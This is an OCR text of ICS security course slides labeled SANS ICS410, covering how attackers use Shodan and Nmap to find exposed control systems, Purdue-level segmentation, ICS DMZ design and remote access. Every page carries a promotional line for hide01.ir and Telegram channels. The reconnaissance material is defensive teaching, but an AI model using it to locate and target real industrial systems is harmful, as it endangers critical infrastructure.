
Also, it should be noted that port scanning in some countries is considered illegal without appropriate permission from the owners of the network and connected systems.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Shodan.io



- Security geek's version of Google
  - Shodan doesn't index contents of webpages
  - Shodan indexes service banners and service headers
- Protocols originally supported:
  - HTTP and HTTPS
  - Telnet and SSH
  - FTP, SIP, and SNMP
  - SMTP, POP, IMAP, and NetBIOS
- Now scans 1200+ ports, including common ICS protocols
  - https://www.shodan.io/explore/category/industrial-control-systems
  - https://ics-radar.shodan.io
- Can restrict your searches to your own networks
  - net:204.51.94.0/24



Google has all the knowledge about internet-exposed webpages, whereas Shodan is the source attackers go to for knowledge of other protocols. Shodan collects banner and response header information for HTTP, HTTPS, Telnet, SSH, FTP, SNMP, SIP, SMTP, POP, IMAP and NetBIOS. This allows attackers (and security defenders) to identify various services running in your environment without needing to do the port scanning themselves. Think of Shodan as an internet resource that provides portscan data for the 10 most common service ports. Shodan doesn't provide anything that Nmap wouldn't provide you, but it decreases the time and risk associated with running those Nmap scans on the internet. Of particular interest is a new Shodan page that has been set up just for ICS systems. It is located at https://www.shodan.io/explore/category/industrial-control-systems

Security researcher Bob Radvanovsky of Project SHINE leveraged SHODAN to find internet-connected ICS devices starting in April 2012. By the end of 2013, Project SHINE had found over 1 million internet-connected ICS devices from over 64 different ICS device manufacturers. The project is finding between 2,000 and 8,000 new ICS devices each day. For more information on Project SHINE, see: https://www.tofinosecurity.com/blog/project-shine-1000000-internet-connected-scada-and-ics-systems-and-counting

The latest Project SHINE report findings can be found here: https://www.slideshare.net/BobRadvanovsky/project-shine-findings-report-dated-1oct2014

Caution: Use of tools like Shodan may be prohibited by your organization.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 2.1

External Attack Surfaces

Using a browser on your host or inside either course VM, we will explore methods attackers use to find our remote access and internet-exposed systems.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - We face many threat actors in ICS, especially nation-state
  - Attack surface is comprised of total inputs, not known vulnerabilities
  - Control systems exposed on the internet can be easily found
  - Google, Shodan, and Nmap are the most common methods
- Recommendations to owner/operators
  - Place defenses based on your attack surface (inputs), not just where you have known vulns
  - Decrease attack surface where you can by closing inputs
  - Take time to understand what the public knows about your systems
  - Security assessments are a great time to do this
- Recommendations to vendors
  - Every service, input, and feature creates a greater attack surface
  - Minimize the attack surface on your products
  - Limit access to tools and documentation for your customers
  - Don't limit access to your security bulletins, rather limit detail

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- ICS Attack Surface
  - Lab 2.1: External Attack Surfaces
- Secure ICS Network Architectures
  - Lab 2.2: Architecting a Secure ICS Site
- Enforcement Boundary Devices
- Attacks on Processes
  - Lab 2.3: Passwords in EEPROM Dumps
- Process Technologies
  - Lab 2.4: Exploring Fieldbus Protocols
- Process Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Secure ICS Network Architectures

When you can't touch the endpoints, that only leaves the network . . .

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Purdue Levels and Enforcement Boundaries

- Networks should be organized into security zones using
  - Purdue levels are the most common security zone naming scheme used
  - Purdue model is first and foremost a linguistical tool!!!
- ICS410 reference model is based on guidance in ISA/IEC 62443
  - Each level has different components, services, and functions
  - A single Purdue level can contain multiple subnets
  - Network defenses can be placed between subnets in the same Purdue level
- Enforcement boundaries are where we place cybersecurity network defenses
  - Limit communications through the boundary (think firewalls)
  - Record and inspect communications through the boundary
- Enforcement boundary devices will be discussed in detail later in the course

Purdue levels are first and foremost a linguistical tool!!! We use them to group ICS devices together into groups with similar function/risk. We can use the Purdue level language in our policies and network diagrams to generically infer meaning without needing to dig into details.

Purdue Levels reflect the hierarchical organization of industrial control systems and the networks they interconnect to. The "level" model begins closest to the "plant floor" or "field" with Level 0, Process Control Instrumentation Bus Network, which builds up to Level 1, Control Devices; Level 2, Supervisory Control Local Area Network; Level 3, Operations Support DMZ; and further up to Level 4 and 5 plant and business networks.

Between some Purdue levels, we place enforcement boundaries. These includes the functions necessary to segment and protect the various Purdue levels within an ICS environment. Items typically found in this boundary include firewalls, routers (with ACLs), application firewalls, and modern data diodes. Technologies implemented may differ at the various enforcement boundaries within an ICS environment depending on the business needs and the level of risk determined by a specific Purdue level.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IT/OT Demarcation


- Segmentation between IT and OT is key
  - OT environments are overly dependent on network defenses
  - Host-based security solutions are harder and sometimes impossible to deploy
- Vendor and commissioning restrictions make endpoint security harder
  - Older software because of longer life cycle requirements
  - Less ability to harden or patch endpoints
- Determining the demarcation between IT and OT
  - Assets that make up the OT processes are usually obvious
  - Other OT assets should be determined by their ability directly or indirectly affect OT

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Levels 4 and 5: Business and Enterprise Networks



- Most OT/ICS sites are connected back to the enterprise
  - MPLS or satellite links are common
  - Enterprise provides many important services to the plants
- Each larger site, plant, or facility usually has a business network
  - This is Purdue Level 4
  - Supporting services, data, etc.
  - HR systems, email servers, print servers
  - Enterprise Security Operations Center (SOC)
- General cybersecurity guidelines
  - Internet access and email should not go deeper than Level 4
  - Level 4 machines should be provided for OT staff to access this data
  - Enterprise Active Directory (AD) should not extend below this point


Purdue Level 5: Enterprise Business Network
Contains corporate-level applications used to support enterprise businesses and user goals. Items typically found in this zone include internet access points, email servers, customer-facing web servers, internal web servers, CRM systems, HR systems, corporate directory architectures, enterprise document management systems, and remote access VPN endpoints.

Purdue Level 4: Business Network at the Plant
Contains IT shared services for a local site, plant, business unit, or subsidiaries. Items typically found in this zone include local file and print servers, local phone systems, site directory replicas, site-specific remote access solutions, security event aggregators, and site-specific internet access points. This is the network where all workstations that have access to enterprise email and internet access should be placed. All OT employees should have access to workstations, or be assigned second workstations in this network, for them to perform their normal enterprise needs.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

A Strong ICS Perimeter Includes a DMZ




- ICS DMZ allows you to inspect twice
  - greatly decrease the chance of attacker's bidirectional tunnels
  - To realize this benefit, **ALL** inbound and outbound traffic must stop at a server in the DMZ
- Two-firewall solution
  - Firewall rulesets require all traffic to terminate in the Control System DMZ
  - Allows business and control to each manage a firewall, even different vendors
  - Often the best political decision
- Single-firewall solution
  - 3-legged firewall with Control System DMZ on a third port
  - Managed from the Control System side
  - No rule permits traffic directly between business and control

This diagram shows two enforcement boundaries both above and below an ICS DMZ. For simplicity, let's assume that a firewall exists in both and that each firewall's ruleset does not permit any traffic to pass from the business network to the control network without a stop at a system in the Control System DMZ. This same solution could be performed with a single firewall with the Control System DMZ off to the side of the firewall on a third port. This is debatably just as secure as long as the single-firewall solution is managed entirely from the Control System side, the more-secure and less-likely-to-be-compromised side. However, this management requirement usually is not acceptable to the enterprise security teams; thus, the biggest reason two firewalls are often used, allowing each side business and control, to manage their own firewall.

Image Source: NIST SP800-82
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS DMZ (This is not your internet DMZ!!!)



- ICS DMZ and its enforcement boundaries are your primary ICS perimeter
  - Scale number of ICS DMZs to complexity of IT/OT traffic
  - use micro-segmentation to minimize lateral movement in DMZ
  - Web proxies should be avoided since they blindly pass on exploits
  - Don't place patch management and other security services here, instead place them in Purdue Level 3
- The most secure communications should look like this (overall data flow, not protocol functionality)
  - Level 4/5 pushes to this DMZ, and Level 3 pulls from it
  - Level 3 pushes to this DMZ, and Level 4/5 pulls from it
  - Larger sites can use multiple DMZ to separate traffic further and mitigate risk
  - Smaller sites can use a single ICS DMZ

The ICS DMZ, or as many ICS DMZs as you create, serve one single purpose: It creates a secure stop for all traffic being shared between the Enterprise and the ICS networks, allowing us to do cybersecurity checks, monitor for attacks, and create records of all transactions to aid us in incident response and network forensics. By forcing all traffic to stop at a system in the ICS DMZ, we greatly hamper the attacker ability to create bidirectional backdoor tunnels into the ICS networks.

Think of the ICS DMZ in the same light as the physical sanitization room and associated routines that all employees must pass through before entering or leaving the manufacturing area in the plant. The ICS DMZ provides the same type of sanitization room and procedures for all data entering or leaving the plant.

Throughout the course, we will make several more detailed recommendations of what to place in this ICS DMZ, but for now, here are some high-level guidelines.

Another dated and ill-advised recommendation that is often still repeated is to place your cybersecurity operations systems, like patch management, into your ICS DMZ. Don't do it. The next page will address this issue and the why.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Avoid Sharing Management Solutions

- Sharing management solutions between IT/OT increases complexity
  - Increases firewall rules
  - Shared Active Directory (AD) exposes OT credentials to AD attacks in IT
  - Shared network and virtualization management leads to IT/OT perimeter bypasses
  - Leads other future management solutions to also span IT/OT perimeter
  - **Makes islanding OT more difficult, less effective, and maybe impossible**

- Recommendation: Separate all management solutions between IT/OT
  - Use separate AD for IT and OT with no trust relationships between them
  - Manage OT networks, virtualization, backups, patching, and EDR from within OT


- Use the same solution in IT/OT where feasible, but with different management servers
  - Takes advantage of bulk licensing
  - Allows for skill sharing and shared knowledge between IT/OT

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Purdue Level 3: Plant-Wide Supervisory



- Plant-wide monitoring, control, and operational support
  - Level 3 can (and should) be broken into multiple subnets
  - Group systems by function and role, which simplifies network security controls
  - A lesser enforcement boundary should sit between Level 3 and Level 2, appropriate for site
- ICS cybersecurity operations subnet
  - Provides a secure subnet to manage SIEM, patches, and endpoint security solutions
  - Should have ACLs to prevent compromise of this subnet from other Level 3 subnets
  - Patches and endpoint updates should be fed through ICS DMZ

Systems in this level include functions involved in managing the operations environment across the whole plant or manufacturing site. Items typically found in this zone include management servers directing operations for the whole site, plant-wide SCADA, plant alarm servers, aggregate plant historians for the site that can be replicated to read-only historians in the DMZ, operations scheduling resources, reliability tracking tools, operations simulation and modeling tools, contingency analysis tools, and data visualization utilities. There may also be dedicated operations-specific IT services such as DHCP, LDAP, DNS, and file servers.


Management of all operations/ICS network systems, including network equipment, Active Directory, and virtualization servers should be deployed separate from enterprise solutions, and entirely managed from within the operational/ICS networks. So, regardless of the teams supporting these solutions, they should be required to use your standard remote access solution to establish connectivity into the ICS network before being able to manage their solutions.

A separate cybersecurity operations subnet should contain all cybersecurity operational systems such as SIEM solutions, patch management servers, and other host-based protection software servers. This provides a safe location for this sensitive data and prevents it from leaving the enhanced security of your ICS networks. Many older guidance documents have recommended placing these types of services into the ICS DMZ; however, this creates an avenue of attack as many of these cybersecurity solutions require connectivity to highly sensitive ICSs, often with the ability to change or modify them. Trying to place them in your ICS DMZ forces horribly insecure firewall rulesets to be created, allowing these servers almost unfettered access to ICSs from the ICS DMZ. Remember, the purpose of any DMZ is to securely share data with external network—not to allow external networks to management your sensitive ICS. A further parallel, do IT organizations place patch management servers in their internet DMZ? No, they don't. That would only make sense if you were trying to allow the public internet the ability to manage patches on your internal servers.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Enforcement Boundaries between Level 3 and Processes

- Identify major process groups at each site
- Consider minor enforcement boundary between them and Purdue Level 3
- Isolate any safety system communication from the rest of the ICS network



Level 2 includes the functions involved with operating the real-time control system. Items typically found in this zone include: Control room operation workstations, local Human Machine Interfaces (HMI), engineering workstations, security event collectors, operations alarm systems, communications frontends, data historians, and network / application administrator workstations and engineering workstations specific to a particular manufacturing cell, process, or line.

Don't get confused, as many of the systems in Level 2 are similar to the systems that exist in Purdue Level 3. The biggest difference is the level of scope for the system. In a perfect world, each manufacturing cell, line, or process should be able to operate for a limited time without communications to Level 3, allowing us to island each process in the case of Level 3 compromise.

Purdue Level 1: Control Devices
Includes the functions involved at site-specific operating environments. Items typically found in this zone include: Dedicated operator workstation, Programmable Logic Controllers, control processors, programmable relays, remote terminal units, and process-specific microcontrollers.

Purdue Level 0: Field Devices
Includes the functions involved in transitioning from cyber to physical and from physical to cyber. Items typically found in this zone include: Sensors, actuators, motors, process-specific automation machinery and field instrumentation devices.


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Individual Remote Access – Two Separate Steps

1: VPN or ZTA from the Internet to the ICS DMZ
- Two-factor authenticates REQUIRED
- Use standalone authentication or Enterprise AD
- Success makes remote machine member of DMZ

2: RDP/VNC/Citrix or ZTA to jump host in Level 3
- Use OT AD authentication
- Leverage different jump hosts per employee role or vendor
- ZTA solutions could provide limited access direct to asset

- Additional recommendations
  - Solution in step 1 or 2 should record session
  - Prevent most remote users from bringing data
  - If permitted, use file server in ICS 4 to 3 DMZ or ZTA to
  - Hash files for IR and forensics
  - Scan files for malware, if passes, enables download from jump host
  - Prevent most from using of software on remote host




Most remote connectivity for OT staff and vendors should require a two-step process, VPN to the ICS DMZ, then create a second connection using a hardened RDP/VNC/Citrix to a jump host in Purdue Level 3, using internal ICS credentials. These hardened jump host connections should prohibit users from using any software or data on their remote workstations. For instance, the best way to prevent RDP users from bringing data with them to the jump host is to edit the local security policy and disable drive and clipboard redirection.

For most remote access users, all software and data needed should be pre-installed on the jump hosts. For a smaller percentage that must bring data with them, create secure methods to pass required data through the same malware-scanning servers used to pass other data from enterprise to ICS networks. This can be set up for use cases where certain individuals can VPN in, drag/drop the data to a scanning service, connect to the jump host, and then download the scanned data to the jump host for use. This allows us to scan the data for malware and record every piece of data brought into the environment.

For the smallest percentage of users that require the use of software on their remote laptop and cannot install that software on a jump host, you can consider adding additional scanning requirements once their machine has connected via VPN, then create specific IP and port firewall rules to the specific machines they need to interact with. This level of access should be severely restricted, require the highest levels of approval, and be monitored very closely for abuse and infection.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Cloud Connectivity and IIoT



- Cloud connectivity should be considered very carefully
  - Is it required?
  - Does it affect security, reliability, and safety?
  - Treat traditional 24x7 vendor remote access like cloud
- When needed, assume attack and isolate traffic patterns
  - Use TLS protected protocols or VPNs
  - Firewall rules should use IPs if possible, hostnames if not
  - Firewall rules should be highly specific in both directions
  - All traffic should move through a system in ICS Cloud DMZ
    - Either a server that brokers traffic between cloud and ICS assets
    - Or a web proxy with allow lists between specific systems and services
    - Both solutions should support logging, tuned appropriately
  - If connections to level 2, 1, or 0 are needed, place secondary defenses around those assets to block pivots

Cloud is, has been, and will continue to be a major topic in ICS and OT. Many of the goals, such as Industry 4.0 and Smart Grid, require greater levels of connectivity and inter-dependency. They also require greater analytic ability of larger sets of data which limit our ability to keep contained onsite. For this reason, cloud is actively being used in ICS and OT environments.


Cloud connectivity should be considered very carefully. Is it required for your processes and business goals? How does a cloud-based solution affect the security, reliability, and safety of your processes? Sometimes it is the right solution, we just have to make sure we can implement it in such a manner to minimize a cloud compromise's impact on our other systems.

When cloud is needed, we should assume attacks will come from the cloud and attempt to isolate all traffic patterns traversing our internal ICS network. The first step is moving the onsite server that communicates with the cloud to a Cloud DMZ. This allows us to keep all traffic to and from the cloud terminating in the same DMZ that we can monitor and firewall off from the rest of the ICS network. Next, limit that server to only communicate with the required systems in the ICS network. If needed, allow the server to connect to systems/devices in level 2, 1, or 0 and build a perimeter around those levels. If an attacker gets to this lower level, we should have additional defenses that prevent them from pivoting to other processes.

One of the major uses for cloud connectivity is the use of sensor networks and other large numbers of relatively inexpensive devices deployed as their own micro-network. This is probably one of the best examples of an Industrial Internet of Things (IIoT). Of course, marketing teams tend to use IoT and IIoT so freely that no one really knows exactly what should and should not be included in those terms. If using IIoT solutions, consider treating them as a single process isolated from other processes. Then, follow the same advice above for securing the communication from that solution to the cloud.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS410 Site Reference Model




Here is the full ICS410 Site Reference Model—placing everything we've been discussing in this module into a single diagram.

